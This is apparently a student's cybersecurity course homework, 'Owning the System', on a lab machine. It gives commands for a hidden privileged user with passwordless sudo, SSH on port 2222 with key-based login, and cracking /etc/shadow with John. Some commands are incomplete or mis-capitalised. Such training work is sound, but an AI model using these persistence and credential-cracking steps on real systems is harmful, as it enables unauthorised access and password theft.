

**Week 6 Homework Submission File: Advanced Bash - Owning the System**

Please edit this file by adding the solution commands on the line below the prompt.





Save and submit the completed file for your homework submission.


**Prepared for first step:**






**Step 1: Shadow People**


1. Create a secret user named sysd. Make sure this user doesn't have a home folder created:
   * $ useradd -h (Find out the service user command)
   * Root:~\$ useradd -M -r sysd
   * 
2. Give your secret user a password:
   * $ passwd sysd
   * 
3. Give your secret user a system UID < 1000:
   * Root:~\$ usermod -u 303 sysd
   * 
4. Give your secret user the same GID:
   * Root:~\$ groupmod -g 303 sysd
   * 
   * Root: ~\$ cat /etc/passwd
   * 
5. Give your secret user full sudo access without the need for a password:
   * Your solution command here
   * Root:~ $ nano /etc/sudoers




User doesn’t have home directory access and without password user can go in own account:




1. Test that sudo access works without your password:



Note: under the sysd account; $ sudo -l



Your bash commands here




**Step 2: Smooth Sailing**

1. Edit the sshd\_config file:

$ sudo nano /etc/ssh/sshd\_config



From Sysd account: netstat -plnt



$ Systemctl status sshd server


$ sudo systemctl restart sshd

**Step 3: Testing Your Configuration Update**

Pre requirement for SSH set up for password less login on remote pc:

1. Generate SSH key pair (Host machine): $ ssh-keygen -t rsa -b 4096
2. $ Ls -al ~/ .ssh/id\_\*.pub
3. Create directory on remote pc under sysd user: $sudo mkdir .ssh
4. Upload public key on remote pc and run this command through local pc.

$ cat .ssh/id\_rsa.pub | ssh [sysd@192.168.6.105](mailto:sysd@192.168.6.105) ‘cat >> .ssh/authorized\_keys’



1. Edit file permission on host and remote pc.


$ ssh [sysd@192.168.6.105](mailto:sysd@192.168.6.105) “chmod 700 .ssh; chmod 640 .ssh/authorized\_keys”

1. Log in remote pc without password:

$ Ssh [sysd@192.168.6.105](mailto:sysd@192.168.6.105) -p 2222



1. Restart the SSH service:
   * $ Sudo service ssh restart
2. Exit the root account:




1. SSH to the target machine using your sysd account and port 2222:

$ ssh [sysd@192.168.6.105](mailto:sysd@192.168.6.105) -p 2222



1. Use sudo to switch to the root user:
   * $ sudo -s




**Step 4: Crack All the Passwords**

1. SSH back to the system using your sysd account and port 2222:

$ ssh [sysd@192.168.6.105](mailto:sysd@192.168.6.105) -p 2222

1. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:
   * $sudo john /etc/shadow



**Thank you,**

**Dhawal Pandya**